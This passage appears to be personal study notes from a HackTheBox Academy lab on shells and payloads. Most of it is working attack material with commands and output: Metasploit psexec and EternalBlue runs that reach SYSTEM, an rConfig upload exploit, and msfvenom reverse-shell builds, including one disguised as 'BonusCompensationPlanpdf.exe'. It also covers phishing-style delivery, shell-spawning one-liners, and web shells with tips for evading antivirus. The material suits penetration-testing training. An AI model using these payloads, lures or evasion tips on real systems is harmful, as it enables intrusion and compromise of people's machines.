47 auxiliary/admin/mssql/mssql_enum_domain_accounts normal No Microsoft SQL Server SUSER_SNAME Windows Domain Account Enumeration
48 auxiliary/dos/windows/smb/ms06_035_mailslot 2006-07-11 normal No Microsoft SRV.SYS Mailslot Write Corruption
49 auxiliary/dos/windows/smb/ms06_063_trans normal No Microsoft SRV.SYS Pipe Transaction No Null
50 auxiliary/dos/windows/smb/ms09_001_write normal No Microsoft SRV.SYS WriteAndX Invalid DataOffset
51 auxiliary/dos/windows/smb/ms09_050_smb2_negotiate_pidhigh normal No Microsoft SRV2.SYS SMB Negotiate ProcessID Function Table Dereference
52 auxiliary/dos/windows/smb/ms09_050_smb2_session_logoff normal No Microsoft SRV2.SYS SMB2 Logoff Remote Kernel NULL Pointer Dereference
53 auxiliary/dos/windows/smb/vista_negotiate_stop normal No Microsoft Vista SP0 SMB Negotiate Protocol DoS
54 auxiliary/dos/windows/smb/ms10_006_negotiate_response_loop normal No Microsoft Windows 7 / Server 2008 R2 SMB Client Infinite Loop
55 auxiliary/scanner/smb/psexec_loggedin_users normal No Microsoft Windows Authenticated Logged In Users Enumeration
56 exploit/windows/smb/psexec 1999-01-01 manual No Microsoft Windows Authenticated User Code Execution
57 auxiliary/dos/windows/smb/ms11_019_electbowser normal No Microsoft Windows Browser Pool DoS
58 exploit/windows/smb/smb_rras_erraticgopher 2017-06-13 average Yes Microsoft Windows RRAS Service MIBEntryGet Overflow
59 auxiliary/dos/windows/smb/ms10_054_queryfs_pool_overflow normal No Microsoft Windows SRV.SYS SrvSmbQueryFsInformation Pool Overflow DoS
60 exploit/windows/smb/ms10_046_shortcut_icon_dllloader 2010-07-16 excellent No Microsoft Windows Shell LNK Code Execution
Option Selection
msf6 > use 56
[*] No payload configured, defaulting to windows/meterpreter/reverse_tcp
msf6 exploit(windows/smb/psexec) >
Examining an Exploit’s Options
msf6 exploit(windows/smb/psexec) > options
Module options (exploit/windows/smb/psexec):
Name Current Setting Required Description
---- --------------- -------- -----------
RHOSTS yes The target host(s), range CIDR identifier, or hosts file with syntax 'file:<path>'
RPORT 445 yes The SMB service port (TCP)
SERVICE_DESCRIPTION no Service description to to be used on target for pretty listing
SERVICE_DISPLAY_NAME no The service display name
SERVICE_NAME no The service name
SHARE no The share to connect to, can be an admin share (ADMIN$,C$,...) or a normal read/write fo
lder share
SMBDomain . no The Windows domain to use for authentication
SMBPass no The password for the specified username
SMBUser no The username to authenticate as
Payload options (windows/meterpreter/reverse_tcp):
Name Current Setting Required Description
---- --------------- -------- -----------
EXITFUNC thread yes Exit technique (Accepted: '', seh, thread, process, none)
LHOST 68.183.42.102 yes The listen address (an interface may be specified)
LPORT 4444 yes The listen port
Exploit target:
Id Name
-- ----
0 Automatic
Setting Options
msf6 exploit(windows/smb/psexec) > set RHOSTS 10.129.180.71
RHOSTS => 10.129.180.71
msf6 exploit(windows/smb/psexec) > set SHARE ADMIN$
SHARE => ADMIN$
msf6 exploit(windows/smb/psexec) > set SMBPass HTB_@cademy_stdnt!
SMBPass => HTB_@cademy_stdnt!
msf6 exploit(windows/smb/psexec) > set SMBUser htb-student
SMBUser => htb-student
msf6 exploit(windows/smb/psexec) > set LHOST 10.10.14.222
LHOST => 10.10.14.222
Exploiting
msf6 exploit(windows/smb/psexec) > exploit
[*] Started reverse TCP handler on 10.10.14.222:4444
[*] 10.129.180.71:445 - Connecting to the server...
[*] 10.129.180.71:445 - Authenticating to 10.129.180.71:445 as user 'htb-student'...
[*] 10.129.180.71:445 - Selecting PowerShell target
[*] 10.129.180.71:445 - Executing the payload...
[+] 10.129.180.71:445 - Service start timed out, OK if running a command or non-service executable...
[*] Sending stage (175174 bytes) to 10.129.180.71
[*] Meterpreter session 1 opened (10.10.14.222:4444 -> 10.129.180.71:49675) at 2021-09-13 17:43:41 +0000
meterpreter >
Interactive Shell
meterpreter > shell
Process 604 created.
Channel 1 created.
Microsoft Windows [Version 10.0.18362.1256]
(c) 2019 Microsoft Corporation. All rights reserved.
C:\WINDOWS\system32>
Crafting Payloads with MSFvenom
List Payloads
d41y@htb[/htb]$ msfvenom -l payloads
Framework Payloads (592 total) [--payload <value>]
==================================================
Name Description
---- -----------
linux/x86/shell/reverse_nonx_tcp Spawn a command shell (staged). Connect back to the attacker
linux/x86/shell/reverse_tcp Spawn a command shell (staged). Connect back to the attacker
linux/x86/shell/reverse_tcp_uuid Spawn a command shell (staged). Connect back to the attacker
linux/x86/shell_bind_ipv6_tcp Listen for a connection over IPv6 and spawn a command shell
linux/x86/shell_bind_tcp Listen for a connection and spawn a command shell
linux/x86/shell_bind_tcp_random_port Listen for a connection in a random port and spawn a command shell. Use nmap to discover the open port: 'nmap -sS target -p-'.
linux/x86/shell_find_port Spawn a shell on an established connection
linux/x86/shell_find_tag Spawn a shell on an established connection (proxy/nat safe)
linux/x86/shell_reverse_tcp Connect back to attacker and spawn a command shell
linux/x86/shell_reverse_tcp_ipv6 Connect back to attacker and spawn a command shell over IPv6
linux/zarch/meterpreter_reverse_http Run the Meterpreter / Mettle server payload (stageless)
linux/zarch/meterpreter_reverse_https Run the Meterpreter / Mettle server payload (stageless)
linux/zarch/meterpreter_reverse_tcp Run the Meterpreter / Mettle server payload (stageless)
mainframe/shell_reverse_tcp Listen for a connection and spawn a command shell. This implementation does not include ebcdic character translation, so a client wi
th translation capabilities is required. MSF handles this automatically.
multi/meterpreter/reverse_http Handle Meterpreter sessions regardless of the target arch/platform. Tunnel communication over HTTP
multi/meterpreter/reverse_https Handle Meterpreter sessions regardless of the target arch/platform. Tunnel communication over HTTPS
netware/shell/reverse_tcp Connect to the NetWare console (staged). Connect back to the attacker
nodejs/shell_bind_tcp Creates an interactive shell via nodejs
nodejs/shell_reverse_tcp Creates an interactive shell via nodejs
nodejs/shell_reverse_tcp_ssl Creates an interactive shell via nodejs, uses SSL
osx/armle/execute/bind_tcp Spawn a command shell (staged). Listen for a connection
osx/armle/execute/reverse_tcp Spawn a command shell (staged). Connect back to the attacker
osx/armle/shell/bind_tcp Spawn a command shell (staged). Listen for a connection
osx/armle/shell/reverse_tcp Spawn a command shell (staged). Connect back to the attacker
osx/armle/shell_bind_tcp Listen for a connection and spawn a command shell
osx/armle/shell_reverse_tcp Connect back to attacker and spawn a command shell
osx/armle/vibrate Causes the iPhone to vibrate, only works when the AudioToolkit library has been loaded. Based on work by Charlie Miller
library has been loaded. Based on work by Charlie Miller
windows/dllinject/bind_hidden_tcp Inject a DLL via a reflective loader. Listen for a connection from a hidden port and spawn a command shell to the allowed host.
windows/dllinject/bind_ipv6_tcp Inject a DLL via a reflective loader. Listen for an IPv6 connection (Windows x86)
windows/dllinject/bind_ipv6_tcp_uuid Inject a DLL via a reflective loader. Listen for an IPv6 connection with UUID Support (Windows x86)
windows/dllinject/bind_named_pipe Inject a DLL via a reflective loader. Listen for a pipe connection (Windows x86)
windows/dllinject/bind_nonx_tcp Inject a DLL via a reflective loader. Listen for a connection (No NX)
windows/dllinject/bind_tcp Inject a DLL via a reflective loader. Listen for a connection (Windows x86)
windows/dllinject/bind_tcp_rc4 Inject a DLL via a reflective loader. Listen for a connection
windows/dllinject/bind_tcp_uuid Inject a DLL via a reflective loader. Listen for a connection with UUID Support (Windows x86)
windows/dllinject/find_tag Inject a DLL via a reflective loader. Use an established connection
windows/dllinject/reverse_hop_http Inject a DLL via a reflective loader. Tunnel communication over an HTTP or HTTPS hop point. Note that you must first upload data/hop
/hop.php to the PHP server you wish to use as a hop.
windows/dllinject/reverse_http Inject a DLL via a reflective loader. Tunnel communication over HTTP (Windows wininet)
windows/dllinject/reverse_http_proxy_pstore Inject a DLL via a reflective loader. Tunnel communication over HTTP
windows/dllinject/reverse_ipv6_tcp Inject a DLL via a reflective loader. Connect back to the attacker over IPv6
windows/dllinject/reverse_nonx_tcp Inject a DLL via a reflective loader. Connect back to the attacker (No NX)
windows/dllinject/reverse_ord_tcp Inject a DLL via a reflective loader. Connect back to the attacker
windows/dllinject/reverse_tcp Inject a DLL via a reflective loader. Connect back to the attacker
windows/dllinject/reverse_tcp_allports Inject a DLL via a reflective loader. Try to connect back to the attacker, on all possible ports (1-65535, slowly)
windows/dllinject/reverse_tcp_dns Inject a DLL via a reflective loader. Connect back to the attacker
windows/dllinject/reverse_tcp_rc4 Inject a DLL via a reflective loader. Connect back to the attacker
windows/dllinject/reverse_tcp_rc4_dns Inject a DLL via a reflective loader. Connect back to the attacker
windows/dllinject/reverse_tcp_uuid Inject a DLL via a reflective loader. Connect back to the attacker with UUID Support
windows/dllinject/reverse_winhttp Inject a DLL via a reflective loader. Tunnel communication over HTTP (Windows winhttp)
Staged vs. Stageless
Staged payloads create a way for you to send over more components of your attack. You can think of it like you are “setting the stage” for something even more useful. Take for example linux/x86/shell/reverse_tcp. When run using an exploit module in Metasploit, this payload will send a small stage that will be executed on the target and then call back to the attack box to download the remainder of the payload over the network, thene executes the shellcode to establish a reverse shell. Of course, if you use Metasploit to run this payload, you will need to configure options to point to the proper IPs and port so the listener will successfully catch the shell. Keep in mind that a stage also takes up space in memory which leaves less space for the payload. What happens at each stage could vary depending on the payload.
Stageless payloads do not have a stage. Take for example linux/zarch/meterpreter_reverse_tcp. Using an exploit module in Metasploit, this payload will be sent in its entirety across a network connection without a stage. This could benefit you in environments where you do not have access to much bandwith and latency can interfere. Staged payloads could lead to unstable shell sessions in these environments, so it would be best to select a stageless payload. In addition to this, stageless payloads can sometimes be better for evasion purposes due to less traffic passing over the network to execute the payload, especially if you deliver it by employing social engineering.
Building a Stageless Payload for a Linux System
d41y@htb[/htb]$ msfvenom -p linux/x64/shell_reverse_tcp LHOST=10.10.14.113 LPORT=443 -f elf > createbackup.elf
[-] No platform was selected, choosing Msf::Module::Platform::Linux from the payload
[-] No arch selected, selecting arch: x64 from the payload
No encoder specified, outputting raw payload
Payload size: 74 bytes
Final size of elf file: 194 bytes
msfvenom
# -> calls msfvenom
-p
# -> creates a payload
linux/x64/shell_reverse_tcp
# -> specifies Linux 64-bit stageless payload that will initiate a TCP-based revshell
LHOST=10.10.14.113 LPORT=443
# -> when executed, will call back the specified IP address on the specified port
-f elf
# -> specifies the format the generated binary will be in
> createbackup.elf
# -> creates the .elf binary and names the file createbackup.elf
Executing a Stageless Payload on a Linux System
You would now need to develop a way to get that payload onto the target system. There are countless ways this can be done. Common ways are:
- email message with a file attached
- download link on a website
- combined with a metasploit exploit module
- flash drive as part of an onsite pentest
When executed:
d41y@htb[/htb]$ sudo nc -lvnp 443
Listening on 0.0.0.0 443
Connection received on 10.129.138.85 60892
env
PWD=/home/htb-student/Downloads
cd ..
ls
Desktop
Documents
Downloads
Music
Pictures
Public
Templates
Videos
Building a Stageless Payload for a Windows System
d41y@htb[/htb]$ msfvenom -p windows/shell_reverse_tcp LHOST=10.10.14.113 LPORT=443 -f exe > BonusCompensationPlanpdf.exe
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x86 from the payload
No encoder specified, outputting raw payload
Payload size: 324 bytes
Final size of exe file: 73802 bytes
# only difference to the above created payload: platform (Windows) and format (.exe)
Executing a Stageless Payload on a Windows System
This is another situation where you need to be creative in getting this payload delivered to a target system. Without any encoding or encryption, the payload in this form would almost certainly be detected by Windows Defender AV.
If AV is disabled and payload is executed:
d41y@htb[/htb]$ sudo nc -lvnp 443
Listening on 0.0.0.0 443
Connection received on 10.129.144.5 49679
Microsoft Windows [Version 10.0.18362.1256]
(c) 2019 Microsoft Corporation. All rights reserved.
C:\Users\htb-student\Downloads>dir
dir
Volume in drive C has no label.
Volume Serial Number is DD25-26EB
Directory of C:\Users\htb-student\Downloads
09/23/2021 10:26 AM <DIR> .
09/23/2021 10:26 AM <DIR> ..
09/23/2021 10:26 AM 73,802 BonusCompensationPlanpdf.exe
1 File(s) 73,802 bytes
2 Dir(s) 9,997,516,800 bytes free
Windows
Promiment Exploits
Some of the most exploited vulns in Windows are:
- MS08-067
- Eternal Blue
- PrintNightmare
- BlueKeep
- Sigred
- SeriousSam
- ZeroLogon
Payloads to Consider
- DLLs
- a Dynamic Linking Library (DLL) is a library file used in Microsoft OS to provide shared code and data that can be used by many different programs at once; these files are modular and allow you to have applications that are more dynamic and easier to update; as a penteser, injecting a malicious DLL or hijacking a vulnerable library on the host can elevate your privileges to SYSTEM and/or bypass User Account Controls
- Batch
- batch files are text-based DOS scripts utilized by system administrators to complete multiple tasks through the cli; these files end with an extension of
.bat; you can use batch files to run commands on the host in an automated fashion; for example, you can have a batch file open on a port on the host, or connect back to your attacking box; once that is done, it can then perform basic enumeration steps and feed you info back over the open port
- batch files are text-based DOS scripts utilized by system administrators to complete multiple tasks through the cli; these files end with an extension of
- VBS
- VBScript is a lightweight scripting language based on Microsoft’s Visual Basic; it is typically used as a client-side scripting language in webservers to enable dynamic web pages; VBS is dated and disabled by most modern web browsers but lives on in the context of Phishing and other attacks aimed at having users perform an action such as enabling the loading of Macros in an excel document or clicking on a cell to have the Windows scripting engine execute a piece of code
- MSI
.MSIfiles serve as an installation database for the Windows Installer; when attempting to install a new application, the installer will look for the.msifile to understand all of the components required and how to find them; you can use the Windows installer by crafting a payload as an.msifile; once you have it on the host, you can runmsiexecto execute your file, which will provide you with further access, such as an elevated revshell
- PowerShell
- PS is both a shell environment and scripting language; it serves as Microsoft’s modern shell environment in their OS; as a scripting language, it is a dynamic language based on the .NET Common Language Runtime that, like the shell component, takes input and output as .NET objects; PS can provide you with a plethora options when it comes to gaining a shell and execution on a host, among many other steps in your pentesting process
Tools, Tactics, and Procedures for Payload Generation, Transfer, and Execution
Payload Generation
Some possible resources are:
- MSFvenom & Metasploit-Framework
- Payloads All The Things
- Mythic C2 Framework
- Nishang
- Darkarmour
Payload Transfer and Execution
Windows hosts can provide you with several other avenues of payload delivery. Some are:
- Impacket
- Payloads All The Things
- SMB
- Remote Execution via MSF
- Other Protocols
Example
d41y@htb[/htb]$ nmap -v -A 10.129.201.97
Starting Nmap 7.91 ( https://nmap.org ) at 2021-09-27 18:13 EDT
NSE: Loaded 153 scripts for scanning.
NSE: Script Pre-scanning.
Discovered open port 135/tcp on 10.129.201.97
Discovered open port 80/tcp on 10.129.201.97
Discovered open port 445/tcp on 10.129.201.97
Discovered open port 139/tcp on 10.129.201.97
Completed Connect Scan at 18:13, 12.76s elapsed (1000 total ports)
Completed Service scan at 18:13, 6.62s elapsed (4 services on 1 host)
NSE: Script scanning 10.129.201.97.
Nmap scan report for 10.129.201.97
Host is up (0.13s latency).
Not shown: 996 closed ports
PORT STATE SERVICE VERSION
80/tcp open http Microsoft IIS httpd 10.0
| http-methods:
| Supported Methods: OPTIONS TRACE GET HEAD POST
|_ Potentially risky methods: TRACE
|_http-server-header: Microsoft-IIS/10.0
|_http-title: 10.129.201.97 - /
135/tcp open msrpc Microsoft Windows RPC
139/tcp open netbios-ssn Microsoft Windows netbios-ssn
445/tcp open microsoft-ds Windows Server 2016 Standard 14393 microsoft-ds
Service Info: OSs: Windows, Windows Server 2008 R2 - 2012; CPE: cpe:/o:microsoft:windows
Host script results:
|_clock-skew: mean: 2h20m00s, deviation: 4h02m30s, median: 0s
| smb-os-discovery:
| OS: Windows Server 2016 Standard 14393 (Windows Server 2016 Standard 6.3)
| Computer name: SHELLS-WINBLUE
| NetBIOS computer name: SHELLS-WINBLUE\x00
| Workgroup: WORKGROUP\x00
|_ System time: 2021-09-27T15:13:28-07:00
| smb-security-mode:
| account_used: <blank>
| authentication_level: user
| challenge_response: supported
|_ message_signing: disabled (dangerous, but default)
| smb2-security-mode:
| 2.02:
|_ Message signing enabled but not required
| smb2-time:
| date: 2021-09-27T22:13:30
|_ start_date: 2021-09-23T15:29:29
...
d41y@htb[/htb]$ nmap -v -A 10.129.201.97
Starting Nmap 7.91 ( https://nmap.org ) at 2021-09-27 18:13 EDT
NSE: Loaded 153 scripts for scanning.
NSE: Script Pre-scanning.
Discovered open port 135/tcp on 10.129.201.97
Discovered open port 80/tcp on 10.129.201.97
Discovered open port 445/tcp on 10.129.201.97
Discovered open port 139/tcp on 10.129.201.97
Completed Connect Scan at 18:13, 12.76s elapsed (1000 total ports)
Completed Service scan at 18:13, 6.62s elapsed (4 services on 1 host)
NSE: Script scanning 10.129.201.97.
Nmap scan report for 10.129.201.97
Host is up (0.13s latency).
Not shown: 996 closed ports
PORT STATE SERVICE VERSION
80/tcp open http Microsoft IIS httpd 10.0
| http-methods:
| Supported Methods: OPTIONS TRACE GET HEAD POST
|_ Potentially risky methods: TRACE
|_http-server-header: Microsoft-IIS/10.0
|_http-title: 10.129.201.97 - /
135/tcp open msrpc Microsoft Windows RPC
139/tcp open netbios-ssn Microsoft Windows netbios-ssn
445/tcp open microsoft-ds Windows Server 2016 Standard 14393 microsoft-ds
Service Info: OSs: Windows, Windows Server 2008 R2 - 2012; CPE: cpe:/o:microsoft:windows
Host script results:
|_clock-skew: mean: 2h20m00s, deviation: 4h02m30s, median: 0s
| smb-os-discovery:
| OS: Windows Server 2016 Standard 14393 (Windows Server 2016 Standard 6.3)
| Computer name: SHELLS-WINBLUE
| NetBIOS computer name: SHELLS-WINBLUE\x00
| Workgroup: WORKGROUP\x00
|_ System time: 2021-09-27T15:13:28-07:00
| smb-security-mode:
| account_used: <blank>
| authentication_level: user
| challenge_response: supported
|_ message_signing: disabled (dangerous, but default)
| smb2-security-mode:
| 2.02:
|_ Message signing enabled but not required
| smb2-time:
| date: 2021-09-27T22:13:30
|_ start_date: 2021-09-23T15:29:29
...
msf6 > search eternal
Matching Modules
================
# Name Disclosure Date Rank Check Description
- ---- --------------- ---- ----- -----------
0 exploit/windows/smb/ms17_010_eternalblue 2017-03-14 average Yes MS17-010 EternalBlue SMB Remote Windows Kernel Pool Corruption
1 exploit/windows/smb/ms17_010_eternalblue_win8 2017-03-14 average No MS17-010 EternalBlue SMB Remote Windows Kernel Pool Corruption for Win8+
2 exploit/windows/smb/ms17_010_psexec 2017-03-14 normal Yes MS17-010 EternalRomance/EternalSynergy/EternalChampion SMB Remote Windows Code Execution
3 auxiliary/admin/smb/ms17_010_command 2017-03-14 normal No MS17-010 EternalRomance/EternalSynergy/EternalChampion SMB Remote Windows Command Execution
4 auxiliary/scanner/smb/smb_ms17_010 normal No MS17-010 SMB RCE Detection
5 exploit/windows/smb/smb_doublepulsar_rce 2017-04-14 great Yes SMB DOUBLEPULSAR Remote Code Execution
...
msf6 > use 2
[*] No payload configured, defaulting to windows/meterpreter/reverse_tcp
msf6 exploit(windows/smb/ms17_010_psexec) > options
Module options (exploit/windows/smb/ms17_010_psexec):
Name Current Setting Required Description
---- --------------- -------- -----------
DBGTRACE false yes Show extra debug trace info
LEAKATTEMPTS 99 yes How many times to try to leak transaction
NAMEDPIPE no A named pipe that can be connected to (leave bl
ank for auto)
NAMED_PIPES /usr/share/metasploit-frame yes List of named pipes to check
work/data/wordlists/named_p
ipes.txt
RHOSTS yes The target host(s), range CIDR identifier, or h
osts file with syntax 'file:<path>'
RPORT 445 yes The Target port (TCP)
SERVICE_DESCRIPTION no Service description to to be used on target for
pretty listing
SERVICE_DISPLAY_NAME no The service display name
SERVICE_NAME no The service name
SHARE ADMIN$ yes The share to connect to, can be an admin share
(ADMIN$,C$,...) or a normal read/write folder s
hare
SMBDomain . no The Windows domain to use for authentication
SMBPass no The password for the specified username
SMBUser no The username to authenticate as
Payload options (windows/meterpreter/reverse_tcp):
Name Current Setting Required Description
---- --------------- -------- -----------
EXITFUNC thread yes Exit technique (Accepted: '', seh, thread, process, none)
LHOST 192.168.86.48 yes The listen address (an interface may be specified)
LPORT 4444 yes The listen port
...
msf6 exploit(windows/smb/ms17_010_psexec) > show options
Module options (exploit/windows/smb/ms17_010_psexec):
Name Current Setting Required Description
---- --------------- -------- -----------
DBGTRACE false yes Show extra debug trace info
LEAKATTEMPTS 99 yes How many times to try to leak transaction
NAMEDPIPE no A named pipe that can be connected to (leave bl
ank for auto)
NAMED_PIPES /usr/share/metasploit-frame yes List of named pipes to check
work/data/wordlists/named_p
ipes.txt
RHOSTS 10.129.201.97 yes The target host(s), range CIDR identifier, or h
osts file with syntax 'file:<path>'
RPORT 445 yes The Target port (TCP)
SERVICE_DESCRIPTION no Service description to to be used on target for
pretty listing
SERVICE_DISPLAY_NAME no The service display name
SERVICE_NAME no The service name
SHARE ADMIN$ yes The share to connect to, can be an admin share
(ADMIN$,C$,...) or a normal read/write folder s
hare
SMBDomain . no The Windows domain to use for authentication
SMBPass no The password for the specified username
SMBUser no The username to authenticate as
Payload options (windows/meterpreter/reverse_tcp):
Name Current Setting Required Description
---- --------------- -------- -----------
EXITFUNC thread yes Exit technique (Accepted: '', seh, thread, process, none)
LHOST 10.10.14.12 yes The listen address (an interface may be specified)
LPORT 4444 yes The listen port
...
msf6 exploit(windows/smb/ms17_010_psexec) > exploit
[*] Started reverse TCP handler on 10.10.14.12:4444
[*] 10.129.201.97:445 - Target OS: Windows Server 2016 Standard 14393
[*] 10.129.201.97:445 - Built a write-what-where primitive...
[+] 10.129.201.97:445 - Overwrite complete... SYSTEM session obtained!
[*] 10.129.201.97:445 - Selecting PowerShell target
[*] 10.129.201.97:445 - Executing the payload...
[+] 10.129.201.97:445 - Service start timed out, OK if running a command or non-service executable...
[*] Sending stage (175174 bytes) to 10.129.201.97
[*] Meterpreter session 1 opened (10.10.14.12:4444 -> 10.129.201.97:50215) at 2021-09-27 18:58:00 -0400
meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter >
...
meterpreter > shell
Process 4844 created.
Channel 1 created.
Microsoft Windows [Version 10.0.14393]
(c) 2016 Microsoft Corporation. All rights reserved.
C:\Windows\system32>
Unix/Linux
Considerations
- What distro of Linux is the system running?
- What shell & programming languages exist on the system?
- What function is the system serving for the network environment it is on?
- What application is the system hosting?
- Are there any known vulns?
Example
d41y@htb[/htb]$ nmap -sC -sV 10.129.201.101
Starting Nmap 7.91 ( https://nmap.org ) at 2021-09-27 09:09 EDT
Nmap scan report for 10.129.201.101
Host is up (0.11s latency).
Not shown: 994 closed ports
PORT STATE SERVICE VERSION
21/tcp open ftp vsftpd 2.0.8 or later
22/tcp open ssh OpenSSH 7.4 (protocol 2.0)
| ssh-hostkey:
| 2048 2d:b2:23:75:87:57:b9:d2:dc:88:b9:f4:c1:9e:36:2a (RSA)
| 256 c4:88:20:b0:22:2b:66:d0:8e:9d:2f:e5:dd:32:71:b1 (ECDSA)
|_ 256 e3:2a:ec:f0:e4:12:fc:da:cf:76:d5:43:17:30:23:27 (ED25519)
80/tcp open http Apache httpd 2.4.6 ((CentOS) OpenSSL/1.0.2k-fips PHP/7.2.34)
|_http-server-header: Apache/2.4.6 (CentOS) OpenSSL/1.0.2k-fips PHP/7.2.34
|_http-title: Did not follow redirect to https://10.129.201.101/
111/tcp open rpcbind 2-4 (RPC #100000)
| rpcinfo:
| program version port/proto service
| 100000 2,3,4 111/tcp rpcbind
| 100000 2,3,4 111/udp rpcbind
| 100000 3,4 111/tcp6 rpcbind
|_ 100000 3,4 111/udp6 rpcbind
443/tcp open ssl/http Apache httpd 2.4.6 ((CentOS) OpenSSL/1.0.2k-fips PHP/7.2.34)
|_http-server-header: Apache/2.4.6 (CentOS) OpenSSL/1.0.2k-fips PHP/7.2.34
|_http-title: Site doesn't have a title (text/html; charset=UTF-8).
| ssl-cert: Subject: commonName=localhost.localdomain/organizationName=SomeOrganization/stateOrProvinceName=SomeState/countryName=--
| Not valid before: 2021-09-24T19:29:26
|_Not valid after: 2022-09-24T19:29:26
|_ssl-date: TLS randomness does not represent time
3306/tcp open mysql MySQL (unauthorized)
Inspecting web-ports leads to finding a network configuration management tool called rConfig.
Taking a look a the web login page, you can see the rConfig version number. You can use the version number to research for publicly available exploits. You can also search on msfconsole:
msf6 > search rconfig
Matching Modules
================
# Name Disclosure Date Rank Check Description
- ---- --------------- ---- ----- -----------
0 exploit/multi/http/solr_velocity_rce 2019-10-29 excellent Yes Apache Solr Remote Code Execution via Velocity Template
1 auxiliary/gather/nuuo_cms_file_download 2018-10-11 normal No Nuuo Central Management Server Authenticated Arbitrary File Download
2 exploit/linux/http/rconfig_ajaxarchivefiles_rce 2020-03-11 good Yes Rconfig 3.x Chained Remote Code Execution
3 exploit/unix/webapp/rconfig_install_cmd_exec 2019-10-28 excellent Yes rConfig install Command Execution
...
msf6 > use exploit/linux/http/rconfig_vendors_auth_file_upload_rce
...
msf6 exploit(linux/http/rconfig_vendors_auth_file_upload_rce) > exploit
[*] Started reverse TCP handler on 10.10.14.111:4444
[*] Running automatic check ("set AutoCheck false" to disable)
[+] 3.9.6 of rConfig found !
[+] The target appears to be vulnerable. Vulnerable version of rConfig found !
[+] We successfully logged in !
[*] Uploading file 'olxapybdo.php' containing the payload...
[*] Triggering the payload ...
[*] Sending stage (39282 bytes) to 10.129.201.101
[+] Deleted olxapybdo.php
[*] Meterpreter session 1 opened (10.10.14.111:4444 -> 10.129.201.101:38860) at 2021-09-27 13:49:34 -0400
meterpreter > dir
Listing: /home/rconfig/www/images/vendor
========================================
Mode Size Type Last modified Name
---- ---- ---- ------------- ----
100644/rw-r--r-- 673 fil 2020-09-03 05:49:58 -0400 ajax-loader.gif
100644/rw-r--r-- 1027 fil 2020-09-03 05:49:58 -0400 cisco.jpg
100644/rw-r--r-- 1017 fil 2020-09-03 05:49:58 -0400 juniper.jpg
...
meterpreter > shell
Process 3958 created.
Channel 0 created.
dir
ajax-loader.gif cisco.jpg juniper.jpg
ls
ajax-loader.gif
cisco.jpg
juniper.jpg
Spawning a TTY Shell with Python
When you drop into the system shell, you notice that no prompt is present, yet you can still issue some system commands. This is a shell typically referred to as a non-tty shell. These shells have limited functionality and can often prevent your use of essential commands like su and sudo, which you will likely need if you seek to escalate privileges. This happened because the payload was executed on the target by the apache user. Your session is established as the apache user. Normally, admins are not accessing the system as the apache user, so there is no need for a shell interpreter language to be defined in the environment variable associated with apache.
You can manually spawn a TTY shell using Python it it is present on the system.
python -c 'import pty; pty.spawn("/bin/sh")'
sh-4.2$
sh-4.2$ whoami
whoami
apache
Spawning Interactive Shells
Sometimes your initial shell will be limited (also referred to as a jail shell).
There may be times that you land on a system with a limited shell, and Python is not installed. In these cases, it’s good to know that you could use several different methods to spawn an interactive shell.
/bin/sh -i
/bin/sh -i
sh: no job control in this shell
sh-4.2$
Perl
If the programming language Perl is present on the system, these commands will execute the shell interpreter specified.
perl —e 'exec "/bin/sh";'
The following command should be run from a script:
perl: exec "/bin/sh";
Ruby
If the programming language Ruby is present on the system, this command will execute the shell interpreter specified.
The following command should be run from a script:
ruby: exec "/bin/sh"
Lua
If the programming language Lua is present on the system, you can use the os.execute method to execute the shell interpreter specified using the full command:
lua: os.execute('/bin/sh')
AWK
… can be used to spawn an interactive shell.
awk 'BEGIN {system("/bin/sh")}'
Find
find / -name nameoffile -exec /bin/awk 'BEGIN {system("/bin/sh")}' \;
Exec
find . -exec /bin/sh \; -quit
VIM
To shell:
vim -c ':!/bin/sh'
Escaping:
vim
:set shell=/bin/sh
:shell
Checking sudo Permissions
sudo -l
Matching Defaults entries for apache on ILF-WebSrv:
env_reset, mail_badpass,
secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin
User apache may run the following commands on ILF-WebSrv:
(ALL : ALL) NOPASSWD: ALL
Web Shells
A web shell is a browser-based shell session you can use to interact with the underlying OS of a web server. Again, to gain RCE via web shell, you must first find a website or web application vuln that can give you file upload capabilities. Most web shells are gained by uploading a payload written in a web language on the target server. The payload(s) you upload should give you RCE capability within the browser.
Laudanum
… is a repository of ready-made files that can be used to inject onto a victim and receive back access via a reverse shell, run commands on the victim host right from the browser, and more. The repo includes injectable files for many different web app languages to include asp, aspx, jsp, php, and more. This is a staple to have on any pentest.
Usage
d41y@htb[/htb]$ cp /usr/share/laudanum/aspx/shell.aspx /home/tester/demo.aspx
Add your IP address to the allowedIps variable on line 59.
Now, you need to find a web app vulnerable to file upload (ideally, one which also shows the upload path) and navigate to it.
Now, you should be able to use the input field for commands and interact with the target.
Antak
… is a web shell built in ASP.Net included within the Nishang project. Nishang is an offensive PS toolset that can provide options for any portion of your pentest. Antak utilizes PS to interact with the host, making it great for acquiring a web shell on a Windows server. The UI is even themed like PS.
Usage
d41y@htb[/htb]$ cp /usr/share/nishang/Antak-WebShell/antak.aspx /home/administrator/Upload.aspx
Make sure you set creds for access to the web shell. Modify line 14, adding a user and password. This comes into play when you browse to your web shell. This can help make your operations more secure by ensuring random people can’t just stumble into using the shell. It can be prudent to remove the ASCII art and comments from the file. These items in a payload are often signatured on and can alert the defenders/AV to what you are doing.
Upload the shell, navigate to the path where the file was uploaded to, enter creds and use PS-like shell.
PHP
Since PHP processes code & commands on the server-side, you can use pre-written payloads to gain a shell through the browser or initate a reverse shell session with your attack box.
Usage
In this case (example: rConfig vuln), you will manually upload a PHP web shell and interact with the underlying Linux host.
Log in, using given creds, then navigate to Devices -> Vendors -> Add Vendor.
You can use any webshell, even this. Intercept the upload request, insert the PHP code and forward the request. Sometimes you have to find a way around file filters.
When uploaded, navigate to the file path and you should be able to use the web shell.
Detection & Prevention
Monitoring - Events to watch for:
- File Uploads
- Suspicious non-admin user actions
- Anomalous network sessions
Establish Network Visibility
